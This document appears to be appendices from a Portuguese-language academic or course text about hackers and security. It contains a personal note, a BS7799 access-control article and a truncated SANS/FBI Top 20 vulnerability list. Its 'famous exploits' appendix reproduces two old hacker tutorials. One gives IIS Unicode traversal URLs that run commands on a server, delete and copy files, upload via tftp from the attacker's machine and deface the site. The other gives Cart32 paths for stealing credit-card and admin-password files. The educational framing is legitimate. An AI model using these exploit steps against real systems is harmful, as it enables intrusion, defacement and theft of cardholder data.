A luta agora é tentar fazer um doutorado, já que estou terminando o mestrado, com a dissertação "Entre Gabeira e Guevara: Notas sobre os escritos da Luta Armada". Era para ser sobre a vida na clandestinidade, coisa explorada no documentário de Patrícia Moran, "Clandestinos", vide a mostra de documentários "É tudo verdade" http://www.kinoforum.org/php/kino_docs/ficha.php?op=show&index=7581 . Nem cheguei a assistir, mas a sinopse fala a idéia que eu tinha quando comecei. Sim, claro que minha preferência inicial seria usando o tema hackers, mas como não fiz a graduação nem o mestrado em áreas de informática, ficou meio difícil. E não sei se vou poder fazer doutorado usando o tema de segurança informática. Como minha formação não é de sociólogo (para fazer algo na área de Antropologia é necessário) analisar a turma também está meio fora, depende muito do orientador. Até tive uma oferta de orientação, mas para fazer em 2 anos. Ainda estou pensando. O tema hackers me é muito caro, mas nem tudo na vida é como a gente quer, vamos ver, os dados estão rolando.

(*) Não existe coisa mais nojenta do que ter que "caçar" a pessoa via telefone. Muito difícil eu fazer isso, principalmente pra jornalista.

Apêndice D – Norma de Segurança BS7799

30 de abril / 2003

Controle de Acesso: Como adequar seu ambiente aos requisitos da BS7799

Por Charles Schneider, consultor da Axur Information Security.

Versão em PDF

Você sabe como implementar um sistema de controle de acesso à informação que funcione de maneira verdadeiramente eficiente e não se torne um estorvo para o usuário final? Geralmente a resposta vem em coro “Coloque um firewall na entrada e tudo bem!”. Frente às técnicas de intrusão e a sofisticação das atuais arquiteturas de rede e sistemas, esta regra nem sempre funciona tão bem isoladamente. Controlar o acesso, na raiz do termo, significa restringir o acesso às informações. Este é um dos primeiros pontos a ser considerado de forma ampla e estratégica pelas organizações quando estiverem desenvolvendo um plano para proteção dos seus sistemas.

Ao longo deste artigo descreverei algumas técnicas que permitirá as organizações que necessitem maior embasamento obter uma estrutura de trabalho baseada nos controles de uma das mais importantes normas internacionais, a BS 7799. Uma mistura entre o melhor do aspecto teórico e do prático.

Como etapa inicial “em busca da rede segura”, é necessário que seja formalizada uma política de controle de acesso. Esta política deve considerar alguns tópicos como: requisitos de segurança de aplicações do negócio, identificação da informação referente às aplicações do negócio, classificação da informação conforme critérios de confidencialidade, legislação aplicável, obrigações contratuais, perfil dos usuários e gerenciamento dos direitos de acesso. Neste mesmo documento devem constar também as regras gerais de controle de acesso, definindo a aplicação do conceito “fecha tudo e só abre quando autorizado” ou “tudo é autorizado, exceto quando expressamente proibido”,

sendo que esta segunda política quase nunca é aplicável. É necessário que este documento chegue a todos os usuários dos sistemas de informação.

É conveniente que seja implementado um sistema de gerenciamento de usuários que servirá para manter documentado todos os acessos lógicos e os privilégios que os usuários possuem no sistema. Este documento pode ser utilização para a concessão de acessos e privilégios aos usuários, onde a área de informática ficará de posse destes documentos para manter o controle de acesso devidamente organizado, capacitando ao departamento jurídico acionar legalmente o funcionário em caso de tentativas de acesso não autorizado.

O gestor poderá, periodicamente, conduzir uma análise crítica dos direitos e privilégios dos usuários para garantir que acessos não autorizados sejam registrados nos sistemas. Esta documentação cobrirá todo ciclo de vida de um usuário em um sistema.

O sucesso de um controle de acesso eficaz passa pela cooperação dos usuários que fazem parte da organização. Estes devem ser conscientizados a seguir as boas práticas para com suas senhas, mantendo sua confidencialidade e evitando ao máximo registrá-las de forma que possam ser lidas. Esta é uma parte importantíssima do processo e que requer o envolvimento de todos.

De que forma participa a área de informática? Sua participação é máxima. A área de informática deve proteger os serviços de rede através da implementação de controles, garantindo que usuários com acessos às redes e seu serviços não comprometam a segurança dos mesmos. Nesta etapa do processo, é necessário implantar outra política, que levará em consideração o uso de redes e seus serviços. Esta política deve considerar as redes aos quais o acesso é permitido e também um procedimento de autorização para determinar quem pode ter acesso a que redes e quais serviços.

Após formatada uma política coerente entre as necessidades do negócio e a tecnologia disponível, a área de informática deverá implantar os controles necessários para “defender” a organização. Existem diversos controles de rede disponíveis, mas como saber qual controle se mostra mais eficiente e onde implantá-lo? As implementações desses controles devem ser baseadas em uma análise de risco previamente elaborada.

Alguns controles de rede que devem ser considerados são:

§ rota de rede obrigatória, que serve para controlar o caminho entre o terminal do usuário e o serviço de rede;

§ a autenticação para conexão de usuário externo.

Muito cuidado ao defender serviços externos, é necessário analisar se este serviço é extremamente necessário para o negócio, pois pode abrir portas de seu sistema para o mundo. Se necessário utilizar este serviço deve-se usar métodos de autenticação forte; a segregação de redes e o controle de conexões de rede podem ser feitos dividindo em domínio interno e externo, utilizando para isso o tão conhecido amigo “firewall” – citado no início do artigo, e que só agora entra em cartaz -, que filtrará o tráfego entre os domínios através de tabelas ou regras predefinidas.

Vamos tratar agora o sistema operacional. A proteção aos sistemas operacionais deve ser efetuada através das funcionalidades pré-existentes nos próprios sistemas, utilizadas para a restrição dos acessos não autorizados. O técnico da área de informática, mais precisamente o administrador de rede, deve configurar os sistemas para que o processo de entrada nos sistemas (logon) seja realizado através de um processo seguro. Um exemplo é limitar número de tentativas sem sucesso, registro das tentativas de acesso inválidas, obrigar o uso de senhas complexas e etc.

Após a obtenção de um sistema operacional bem protegido é necessário tratar às aplicações do negócio. Para isso, o proprietário da aplicação, que no caso pode ser o DBA, juntamente com o administrador de rede deve aplicar restrições aos sistemas para que os usuários mal intencionados não possam utilizar métodos para alterar os dados dos sistemas.

Mas não é somente nos domínios da organização que dados podem ser violados. Deve ser tomado um cuidado especial com a computação móvel e o trabalho remoto. Convém que seja adotada uma política formal levando em conta os riscos de trabalhar com estes recursos. Esta política deve conter os requisitos para proteção física, controles de acesso, criptografia e etc. É necessário que os usuários que se beneficiam deste recurso recebam treinamento específico.

Bem, o trabalho pesado está feito. Agora é necessário verificar o que está acontecendo e, para isso, é necessário que os sistemas sejam monitorados para detectar divergências entre a política de controle de acesso e os registros de eventos monitorados, fornecendo evidências no caso de incidentes de segurança.

Trilhas de auditoria devem ser configuradas nos sistemas para registrar eventos de segurança relevantes e mantidas por um período de tempo para auxiliar em investigações futuras. Alguns exemplos de eventos que devem ser registrados são: identificação do usuário, data e hora de entrada e saída no sistema, tentativas de acesso ao sistema aceitas e rejeitadas, alertas e falhas no sistema e etc. Para garantir a exatidão na auditoria, os relógios dos sistemas necessitam estar corretos, ajustado conforme algum padrão local de tempo.

Pessoal, espero que o artigo tenha sido proveitoso. Fica a pergunta “Depois desta implementação, nenhum usuário não autorizado acessará o sistema?” Bem, prometer ninguém pode, pois à medida que se expõe a informação, tanto internamente quanto externamente, o risco sempre existirá – por menor que seja. O que garantimos é uma administração inteligente do risco.

Apêndice E – Exploits Famosos

O Objetivo desta sessão consiste em apresentar ao aluno um material prático do que de fato acontece na Internet. Não pretendemos orientar pessoas mal intencionadas e nem de contribuir com vandalismos ou terrorisro. Os textos a seguir encontram-se em suas versões originais e o conteúdo da matéria é de responsabilidade única de quem o estiver utilizando fora do curso. Aos alunos que de fato estiverem interessados na ciência do conhecimento nossa recomendação é que criem um laboratório virtual no seu computador, com um servidor Windows NT 4.0 virtual e pratiquem os exemplos que iremos disponibilizar.

WinNT IIS UNICODE

```
  ____ _______ _______ ___
 /_   /  _____/  ___  \/__/
  /  /  /__  /  /__/  /__ ______  ______
 /  /\___  \/  ___   /  /  ___  \/  ____\
/  /____/  /  /__/  /  /  /  /  /  /____ __
/__/_______/\_______/__/__/  /__/_______/__/

////////////////////////////////////////////
/                                          /
/            158 inc. presents             /
/                                          /
/     Windows NT IIS UNICODE Exploit       /
/           written by Elite158            /
/               05/02/2001                 /
/                                          /
////////////////////////////////////////////
```

So you want to hack an NT website, and you found out that the server you want to hack has the IIS
(versions 4 and 5) UNICODE exploit. Well I've read many articles on this exploit and decided to write
this article that will contain all the info that I gathered from other sources.

With this exploit you can do many things. Let's start out with the basic example of this exploit, in
which you can delete, copy, run, and read files. Here's what ya got to do:

```
http://www.server.com/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe
?/c+dir+c:\
```

This URL is basically the exploit itself. Replace www.server.com with the server you're hacking.
/winnt/system32/cmd.exe is the part where you can run the command on NT and do basics commands on it. As
seen the dir command is there followed by the C drive. If the server is exploited then you should be
able to see a listing of the contents in your browser of the C drive. Now you may be wondering, "how is
this useful?" Well let's continue on.

As I said before you delete, copy, run, and read files with this. I already explained how to get the
listing, now let's do the next easy step, deleting files. Word of caution: if you want to hack the site
and not destroy don't try this part as the first thing to do. What you want to do is replace the dir+c:\
with del+file-to-be-deleted. Example:

```
http://www.server.com/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe
?/c+del+c:\autoexec.bat
```

The next part is copying files, which can be much more useful than deleting them. Just use
copy+file-to-be-copied+directory-to-be-copied-to. Example:

```
http://www.server.com/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe
?/c+copy+c:\autoexec.bat+c:\inetpub\wwwroot\autoexec.bat
```

All we're doing here are really dos commands. To run a program remotely, just direct the URL to the file
you want to run:

```
http://www.server.com/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/tftp.ex
e
```

Now the most important part, actually getting a hold of the files to read. First you want to find which
directory has the site. Some common directories:

```
c:\inetpub\wwwroot
d:\inetpub\wwwroot
```

It's not always that case though, the secret is to look in directories for files that are on the site.
Look for things like index.html, jpgs, gifs. Double check with intellitamper2b6 (www.158inc.com/appz/intellitamper2b6.zip) by viewing what the site contains with the directory you're
looking at. For all you know you could be in a backup directory of the site. Another way to check is to
look at the html of the site and the corresponding file in the directory.

Once you know the directory of the site, let's try copying files to it:

```
http://www.server.com/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe
?/c+copy+c:\autoexec.bat+c:\inetpub\wwwroot
```

If you get a message saying something like "1 file(s) copied" Then you're in luck....maybe. Try going to
www.server.com/autoexec.bat and see if you get a download message to download the file. Now the autoexec
is really useful to have but you can always use your imagination on what to get.

If you were able to copy and download the file successfully (or any file in this case) then this server
will be hackable (that a word?).

Time to get more complicated but still doable, but of course, everything is doable. Now that you
understand how the structure works you can download iis4-5 (www.158inc.com/appz/iis4-5.zip) to make your
works easier. All this program does is automate the cmd.exe function so you don't have to deal with long
URLs. But of course you will need one more program, tftpd32 (www.158inc.com/appz/tftpd32.zip), this is
for transferring files to the server. You can guess that we're now going to learn how to upload files,
the best part yet (don't jump just yet).

From here on I'm going to tell you how to change the index page of the site, but just change things
around for other uploads. Extract and open tftpd32.exe. Set your Base Directory to C:\. This program is
used to interact with the tftp program that's on all NT boxes. What it is is an ftp transfer program.
Now put index.html in your C:\. With iis4-5 type in this following command:

```
tftp.exe -i xxx.xxx.xxx.xxx GET index.html c:\inetpub\wwwroot\index.html
```

Things to change:

1. -i is whether you want to transfer ASCII or binary. With -i there the transfer is binary, so in
this case of sending the index.html take out the -i to make it an ASCII transfer.

2. xxx.xxx.xxx.xxx is where your local IP goes (tftpd32 displays that in the Server interfaces window)

3. GET or PUT is for transferring or receiving. This may sound weird but GET is for transferring and
PUT is for receiving. Why? Because this is happening remotely, so the server is using the GET command to
grab files from your computer, which is the same thing as you transferring.

4. Change c:\inetpub\wwwroot\ to the directory of the site, as explained before.

Have both tftpd32 and iis4-5 viewable. Click the OK button on iis4-5 and then look at tftpd32. It should
say transferring and should successfully upload index.html. Go to the site you just hacked and take a
look at your new defaced site. Wasn't all that hard was it?

Play around with some of this and you'll soon get the hang of it and discover new things. Peace.

× End of file ×

Credicards Number Exploit (Como sites famosos tiveram os números dos cartões roubados)

```
 _______  _______  _______ _________  ______   _______
(  ____ \(  ___  )(  ____ )\__   __/ / ___  \ / ___   )
| (    \/| (   ) || (    )|   ) (    \/   \  \\/   )  |
| |      | (___) || (____)|   | |        ___) /    /   )
| |      |  ___  ||     __)   | |       (___ (   _/   /
```

```
        | |      | (   ) || (\ (      | |          ) \ /   _/
        | (____/\| )   ( || ) \ \__   | |     /\___/  /(   (__/\
        (_______/|/     \||/   \__/   )_(     \______/ \_______/

                By Info_Hacker  -  www.InfoSecure.org.uk

             _______  _______  _      _________ _      _______
    |\     /|(  ___  )(  ____ \| \    /\\__   __/( (    /|(  ____ \
    | )   ( || (   ) || (    \/|  \  / /   ) (   |  \  ( || (    \/
    | (___) || (___) || |      |  (_/ /    | |   |   \ | || |
    |  ___  ||  ___  || |      |   _ (     | |   | (\ \) || | ____
    | (   ) || (   ) || |      |  ( \ \    | |   | | \   || | \_  )
    | )   ( || )   ( || (____/\|  /  \ \___) (___| )  \  || (___) |
    |/     \||/     \|(_______/|_/    \/\_______/|/    )_)(_______)
```

Starting Off

Finding Cart32 Sites....

goto www.Altavista.com or www.av.com if your lazy :P (both same site)

and Search for something like: cart32.exe v3.5a or something along those lines..
now depending on what version you find is weather it is hackable or not..

this tutorial was writen when v4.0 was out now right now thats not hackable if it
is
someone tell me lol

most hackable are v2.5 these are very old however not alot of sites still use this
version 3.0 is hackable but it depends on which version
version 3.5a are more hackable than 3.0
version 4.0.. like i said theres no point even trying..

anyway once you found a site e.g.

www.domain.com/cgi-bin/cart32.exe/something-ItemList

now here are the exploits you could use to get the credit card list..

--

www.domain.com/cgi-bin/cart32.exe/something-order.txt

www.domain.com/cgi-bin/cart32.exe/something-output.txt

www.domain.com/cgi-bin/cart32.exe/something-ItemList

--

Getting The Admin Password

www.domain.com/cgi-bin/cart32.ini

You will need a cart32 Decoder to decode the admin password..

--

Getting The Client List

www.domain.com/cgi-bin/cart32.exe/cart32clientlist

--

Finding out the directory of cart32.exe or cweb32.exe

www.domain.com/cgi-bin/cart32.exe/error

```
---

Hope this file helps you.. any questions email me

Info_Hacker@InfoSecure.org.uk

|---------------------------------|
|                                 |
|      Author: Info_Hacker        |
| Website: www.InfoSecure.org.uk  |
|                                 |
|---------------------------------|

Shout Outs to:

Chris(Exter), Paul(C0de-Red), Simon(Snake_s3), dv84, Yeez, Harry, etc.......

ok i know i forgot people but i cant remember at the moment lol
```


SANS/FBI – The Twenty Most Critical Internet Security Vulnerabilities (Updated)

Texto original e integral do site : http://www.sans.org/top20

The Twenty Most Critical Internet Security Vulnerabilities (Updated) ~ The Experts' Consensus

Questions / comments may be directed to top20@sans.org.

www.fbi.gov www.nipc.gov www.sans.org

-----Jump To Index of Top 20 Threats -----

Printer Friendly Version (PDF) >>

Introduction

The majority of the successful attacks on operating systems come from only a few software vulnerabilities. This can be attributed to the fact that attackers are opportunistic, take the easiest and most convenient route, and exploit the best-known flaws with the most effective and widely available attack tools. They count on organizations not fixing the problems, and they often attack indiscriminately, scanning the Internet for any vulnerable systems. System compromises in the Solar Sunrise Pentagon hacking incident, for example, and the easy and rapid spread of the Code Red and NIMDA worms can be traced to exploitation of unpatched vulnerabilities.

Two years ago, the SANS Institute and the National Infrastructure Protection Center (NIPC) released a document summarizing the Ten Most Critical Internet Security Vulnerabilities. Thousands of organizations used that list, and the expanded Top Twenty, which followed a year later, to prioritize their efforts so they

Related Resources

- US/UK/CA Top 20 Press Release
- Tools that Test for the Top Twenty (Updated June 18, 03)
- Testing for the Top 20
- Staying Current: Critical New Vulnerabilities (e-mail every Monday, free)
- Monitoring All New Vulnerabilities (e-mail every Thursday, free)
- GISRA Scanning Requirements and NASA Case Study
- Top 20 List 10/01 | Top 10 List 7/00
- Air Force CIO John Gilligan's remarks at 2001 Top 20 Announcement

could close the most dangerous holes first. The vulnerabilities that led to all three examples above - the Solar Sunrise Pentagon incident, and the Code Red and NIMDA worms - are on that list.

This updated SANS/FBI Top Twenty is actually two Top Ten lists: the ten most commonly exploited vulnerable services in Windows, and the ten most commonly exploited vulnerable services in Unix. Although there are thousands of security incidents each year affecting these operating systems, the overwhelming majority of successful attacks target one or more of these twenty services.

While experienced security administrators will find the Top Twenty to be a valuable resource in their arsenal, the list is especially intended for those organizations that lack the resources to train, or those without technically-advanced security administrators. The individuals with responsibility networks in those organizations often report that they have not corrected many of these flaws because they simply do not know which vulnerabilities are most dangerous, they are too busy to correct them all, or they do not know how to correct them safely. Traditionally, auditors and security managers have used vulnerability scanners to search for five hundred or a thousand or even two thousand very specific vulnerabilities, blunting the focus administrators need to ensure that all systems are protected against the most common attacks. When a system administrator receives a report showing thousands of vulnerabilities across hundreds of machines, he is often paralyzed.

The Top Twenty is a prioritized list of vulnerabilities that require immediate remediation. The list is sorted by service because in many cases a single remedy -- disabling the service, upgrading to the most recent version, applying a cumulative patch -- can quickly solve dozens of specific software flaws, which might show up on a scanner. This list is designed to help alleviate that problem by combining the knowledge of dozens of leading security experts. They come from the most security-conscious federal agencies, the leading security software vendors and consulting firms, the top university-based security programs, and CERT/CC and the SANS Institute. A list of participants may be found at the end of this document.

Top 20 List Version 3 Update Log

v3.23 - 5/29/03
- Complete Update To Section W.3

v3.22 - 3/3/03
- Sections U8.1 & U8.3

v3.21 - 10/29/02
- Sections W9.1 & W9.3 added Windows ME
- Section U4.1/U4.5 - General Edits

v3.2 - 10/17/02
- Section W3 - Cumulative patch for SQL Server
- Sections WS, U1, U2, U4, U5, U8, U9 - CVE/CAN listings
- Section U9.5 - General Edits
- Section U4.1/U4.5 - General Edits

v3.1 - 10/07/02
- Section W3 - Cumulative patch for SQL Server

v.3.0 - 10/01/02

- New Version Posted

Translations

- Italian

The SANS/FBI Top Twenty is a living document. It includes step-by-step instructions and pointers to additional information useful for correcting the security flaws. We will update the list and the instructions as more critical threats and more current or convenient methods are identified, and we welcome your input along the way. This is a community consensus document -- your experience in fighting attackers and in eliminating the vulnerabilities can help others who come after you. Please send suggestions via e-mail to info@sans.org with the subject "Top Twenty Comments."

Notes For Readers:

CVE Numbers

You'll find references to CVE (Common Vulnerabilities and Exposures) numbers accompanying each vulnerability. You may also see CAN numbers. CAN numbers are candidates for CVE entries that have not yet been fully verified. For more data on the award-winning CVE project, see http://cve.mitre.org.

The CVE and CAN numbers reflect the top priority vulnerabilities that should be checked for each item. Each CVE vulnerability reference is linked to the associated vulnerability entry in the National Institute of Standards and Technology's ICAT vulnerability indexing service (http://icat.nist.gov). ICAT provides a short description of each vulnerability, a list of the characteristics of each vulnerability (e.g. associated attack range and damage potential), a list of the vulnerable software names and version numbers, and links to vulnerability advisory and patch information.

Ports to Block at the Firewall

At the end of the document, you'll find an extra section offering a list of the ports used by commonly probed and attacked services. By blocking traffic to these ports at the firewall or other network perimeter protection devices, you add an extra layer of defense that helps protect you from configuration mistakes. Note, however, that using a firewall to block network traffic directed to a port does not protect the port from disgruntled co-workers who are already inside your perimeter, or from hackers who may have penetrated your perimeter using other means.

Back to Top ^

Top Vulnerabilities to Windows Systems

Top Vulnerabilities to Unix Systems

Back to Top ^

Top Vulnerabilities to Windows Systems (W)

W1 Internet Information Services (IIS)

W1.1 Description

IIS is prone to vulnerabilities in three major classes: failure to handle unanticipated requests, buffer overflows, and sample applications. Each will be addressed briefly here.

1. *Failure to Handle Unanticipated Requests.* Many IIS vulnerabilities involve a failure to handle improperly (or just deviously) formed HTTP requests. A well-known example is the Unicode directory traversal vulnerability, which was exploited by the Code Blue worm. By crafting a request to exploit one of these vulnerabilities, a remote attacker may:
    - View the source code of scripted applications.
    - View files outside of the Web document root.
    - View files the Web server has been instructed not to serve.
    - Execute arbitrary commands on the server (resulting in, for example, deletion of critical files or installation of a backdoor).

2. *Buffer Overflows.* Many ISAPI extensions (including the ASP, HTR, IDQ, PRINTER, and SSI extensions) are vulnerable to buffer overflows. A well-known example is the .idq ISAPI extension vulnerability, which was exploited by the Code Red and Code Red II worms. A carefully crafted request from a remote attacker may result in:
    - Denial of service.
    - Execution of arbitrary code and/or commands in the Web server's user context (e.g., as the IUSR_servername or IWAM_servername user).

3. *Sample Applications.* Sample applications are generally designed to demonstrate the functionality of a server environment, not to withstand attacks, and are not intended to serve as production applications. Combined with the facts that their default location is readily known and their source code is readily available for scrutiny, this makes them prime exploit targets. The consequences of such exploits can be severe; for example:
    - A sample application, newdsn.exe, allowed the remote attacker to create or overwrite arbitrary files on the server.
    - A number of such applications allow remote viewing of arbitrary files, which may be used to gather information such as database userids and passwords.
    - An iisadmin application, ism.dll, allows remote access to sensitive server information including the Administrator's password.

W1.2 Operating Systems Affected

- Windows NT 4 (any flavor) running IIS 4
- Windows 2000 Server running IIS 5
- Windows XP Professional running IIS 5.1

W1.3 CVE Entries

CVE-2001-0241, CVE-2001-0333, CVE-2001-0500, CAN-2002-0079, CVE-2000-0884, CVE-2000-0886, CAN-2002-0071, CAN-2002-0147, CAN-2002-0150, CAN-2002-0364, CAN-2002-0149, CVE-1999-0191, CAN-1999-0509, CVE-1999-0237, CVE-1999-0264, CVE-2001-0151, CAN-1999-0736, CVE-1999-0278, CAN-2002-0073, CVE-2000-0778, CVE-1999-0874, CVE-2000-0226, CAN-1999-1376, CVE-2000-0770, CVE-2001-0507

W1.4 How to Determine if you are Vulnerable

Given the number of vulnerabilities, some of which are addressed only in a cumulative security roll-up package from Microsoft, it is simplest to presume that you are vulnerable if the cumulative roll-up has not been applied. To determine whether the cumulative roll-up has been applied on your server, check the registry for the entry listed for your platform below.

Windows NT 4:

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Hotfix\Q319733

Windows NT 4 Terminal Server Edition:

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Hotfix\Q317636

Windows 2000:

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Updates\Windows 2000\SP3\Q319733

Windows XP:

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Updates\Windows XP\SP1\Q319733

Alternatively, you may use HFNetChk (see "Stay Current" under W1.5) to verify the presence of the corresponding patch:

- NT 4: Q319733
- NT 4 Terminal Server Edition: Q317636
- 2000 or XP: Q319733

You are probably vulnerable to sample application exploits if any of the following files resides in your %wwwroot%/scripts directory (e.g., C:\inetpub\wwwroot\scripts or D:\web\scripts) or any subdirectory thereof:

- code.asp
- codebrws.asp
- ism.dll
- newdsn.exe
- viewcode.asp
- winmsdp.exe

W1.5 How to Protect Against It

1. *Apply the current patches*. In the case of IIS 4 on NT 4 with Service Pack 6a, this means applying a cumulative security roll-up package and a single hotfix. In the case of IIS 5 or 5.1 on Windows 2000 or XP (respectively), the roll-up and the hotfix are included in service packs. URLs are provided below.

   IIS 4 on NT 4:

   - Service Pack 6a: http://www.microsoft.com/ntserver/nts/downloads/recommended/SP6/allSP6.asp
   - Security Rollup: http://www.microsoft.com/ntserver/nt s/downloads/security/q319733/
   - Hotfix: http://www.microsoft.com/ntserver/nts/downloads/security/q321599/

   IIS 4 on NT 4 Terminal Server Edition:

   - Service Pack 6: http://www.microsoft.com/ntserver/terminalserver/downloads/recommended/tsesp6/
   - Security Rollup: http://www.microsoft.com/ ntserver/terminalserver/downloads/critical/q317636/
   - Hotfix: http://www.microsoft.com/ntserver/nts/downloads/security/q321599/

IIS 5 on Windows 2000:

- Service Pack 3: http://www.microsoft.com/windows2000/downloads/servicepacks/sp3/

IIS 5.1 on Windows XP:

- Service Pack 1: http://www.microsoft.com/WindowsXP/pro/downloads/servicepacks/sp1/

2. *Stay Current.* These service packs, rollup patches and hotfixes only remedy vulnerabilities that are already known. As new IIS weaknesses are uncovered, you will need to patch accordingly. HFNetChk, the Network Security Hotfix Checker, assists the system administrator in scanning local or remote systems for current patches. The tool works on Windows NT 4, Windows 2000, and Windows XP. The current version can be downloaded from Microsoft at http://www.microsoft.com/technet/security/tools/hfnetchk.asp.

3. *Eliminate Sample Applications.* Sample applications, including the iisadmin tool, may be used to verify that a server installation works as expected, but should be deleted immediately thereafter. These applications can be found in the %wwwroot%/scripts directory. Ideally, however, the administrator should choose not to install the sample applications and Web-based administration tools at all.

4. *Unmap Unnecessary ISAPI Extensions.* Most IIS deployments have no need for most of the ISAPI extensions that are mapped by default, particularly .htr, .idq, .ism, and .printer. All unused ISAPI extensions should be unmapped. This can be done by hand through the Internet Services Manager, but the IIS Lockdown Wizard from Microsoft will also do the job. The current version can be downloaded from Microsoft at http://www.microsoft.com/technet/security/tools/locktool.asp.

5. *Filter HTTP Requests.* Many IIS exploits, including Code Blue and the Code Red family, use maliciously formed HTTP requests in directory traversal or buffer overflow attacks. The URLScan filter can be configured to reject such requests before the server attempts to process them. The current version has been integrated into the IIS Lockdown Wizard, but can be downloaded separately from Microsoft at http://www.microsoft.com/technet/security/tools/urlscan.asp.

Back to Top ^

W2 Microsoft Data Access Components (MDAC) -- Remote Data Services

W2.1 Description

The Remote Data Services (RDS) component in older versions of Microsoft Data Access Components (MDAC) has a program flaw which allows remote users to run commands locally with administrative privilege. Combined with a flaw in Microsoft Jet database engine 3.5 (part of MS Access), this exploit may also provide anonymous external access to internal databases. These flaws are well-documented and solutions have been available for more than two years, but outdated or misconfigured systems remain exposed and subject to attack.

W2.2 Operating Systems Affected

Most Microsoft Windows NT 4.0 systems running IIS 3.0 or 4.0, Remote Data Services 1.5, or Visual Studio 6.0.

W2.3 CVE Entries

CVE-1999-1011

W2.4 How to Determine if you are Vulnerable

If you are running Microsoft Windows NT 4.0 and IIS 3.0 or 4.0, then check for the existence of "msadcs.dll" (this is typically installed in "C:\Program Files\Common Files\System\Msadc\msadcs.dll", but that may vary depending on your system).

W2.5 How to Protect Against It

An excellent guide to the RDS and Jet weaknesses and how to correct them is available at http://www.wiretrip.net/rfp/p/doc.asp?id=29&iface= 2.

Microsoft has also issued several security bulletins detailing this exploit and how to repair it via configuration changes:

- http://support.microsoft.com/support/kb /articles/q184/3/75.asp
- http://www.microsoft.com/technet/secur ity/bulletin/ms98-004.asp
- http://www.microsoft.com/technet/secur ity/bulletin/ms99-025.asp

Alternatively, you can prevent this problem by upgrading to MDAC version 2.1 or greater (although this may introduce compatibility issues). The most recent MDAC versions are available at http://www.microsoft.com/data/download.htm

Back to Top ^

W3 Microsoft SQL Server

W3.1 Description

The Microsoft SQL Server (MSSQL) contains several serious vulnerabilities that allow remote attackers to obtain sensitive information, alter database content, compromise SQL servers, and, in some configurations, compromise server hosts.

MSSQL vulnerabilities are well-publicized and actively under attack. Two recent MSSQL worms in May 2002 and January 2003 exploited several known MSSQL flaws. Hosts compromised by these worms generate a damaging level of network traffic when they scan for other vulnerable hosts. Additional information on these worms can be found at

SQLSnake/Spida Worm (May 2002)

- http://isc.incidents.org/analysis.html?id=157
- http://www.eeye.com/html/Research/Advisories/AL20020522.html
- http://www.cert.org/incident_notes/IN-2002-04.html

SQL-Slammer/SQL-Hell/Sapphire Worm (January 2003)

- http://isc.incidents.org/analysis.html?id=180
- http://www.nextgenss.com/advisories/mssql-udp.txt
- http://www.eeye.com/html/Research/Flash/AL20030125.html
- http://www.cert.org/advisories/CA-2003-04.html

Port 1433 and 1434 (MSSQL server and monitor default ports) have also been regularly registered as two of the most frequently scanned ports by the Internet Storm Center.

SQLSnake's exploit routine depends on the default administrative account, or "sa" account, having a null password. It is essential to the proper configuration and defense of any system to ensure that all system accounts are password protected, or completely disabled if not in use. You can find more information regarding setting and managing sa account passwords in the following Microsoft Developer Network documentation Changing the SQL Server Administrator Login, as well as Verify and Change the System Administrator Password by Using MSDE. The sa account should have a complex, hard to guess password even if it is not used to run your SQL/MSDE implementation.

SQL Slammer's exploit routine is based upon a buffer overflow in the SQL Server Resolution Service. This buffer overflow is brought to bear and host security is thus compromised when the worm sends crafted attack packets to UDP port 1434 of vulnerable target systems. If a machine runs SQL services that are subject to this stack buffer overflow and it receives packets of this nature, it will usually result in total server and system security compromise. The most effective means of defense against this worm is diligent patching, proactive system configuration practices, and ingress/egress UDP port 1434 filtering at network gateways.

The Microsoft Server 2000 Desktop Engine (MSDE 2000) can be thought of as "SQL Server Lite". Many system owners don't even realize that their systems are running MSDE and that they have a version of SQL Server installed. MSDE 2000 is installed as a part of the following Microsoft products:

1. SQL/MSDE Server 2000 (Developer, Standard and Enterprise Editions)
2. Visual Studio .NET (Architect, Developer and Professional Editions)

3. ASP.NET Web Matrix Tool
4. Office XP
5. Access 2002
6. Visual Fox Pro 7.0/8.0

In addition there are many other software packages that make use of the MSDE 2000 software. For an up to date list please check http://www.SQLsecurity.com/forum/applicationslistgridall.aspx. Since this software uses MSDE as its core data base engine, it has the same vulnerabilities as SQL/MSDE Server. MSDE 2000 can be configured to listen for incoming client connections in a multitude of different ways. It can be configured such that clients can use named pipes over a NetBIOS session (TCP port 139/445) or sockets with clients connecting to TCP port 1433, or both. Whichever method is used SQL Server and MSDE will always listen on UDP port 1434. This port is designated as a monitor port. Clients will send a message to this port to dynamically discover how the client should connect to the Server.

The MSDE 2000 engine returns information about itself whenever presented with the single byte packet 0x02 on UDP port 1434. Other single byte packets cause a buffer overflow without ever having to authenticate to the server itself. What further exacerbates these issues is that the attack is channeled over UDP. Whether the MSDE 2000 process runs in the security context of a domain user or the local SYSTEM account, successful exploitation of these security holes may mean a total compromise of the target system.

Since SQL Slammer exploits a buffer overflow on the target system, following best practices of timely patching and conscientious system configuration helps to mitigate this threat. By downloading and using defensive tools such as the Microsoft SQL Critical Update Kit, one can check local systems for vulnerability to this exploit, scan entire domains or networks for the existence of vulnerable systems, and automatically update affected files with SQL Critical Update.

Please see the report and analysis on incidents.org for more details on the SQL/MSDE Slammer worm. This particular attack affected the Internet Backbone for a few hours on the morning of January 25, 2003.

W3.2 Operating Systems Affected

Any Microsoft Windows system with Microsoft SQL/MSDE Server 7.0, Microsoft SQL/MSDE Server 2000 or Microsoft SQL/MSDE Server Desktop Engine 2000 installed, as well as any system which uses the MSDE engine separately.

W3.3 CVE Entries

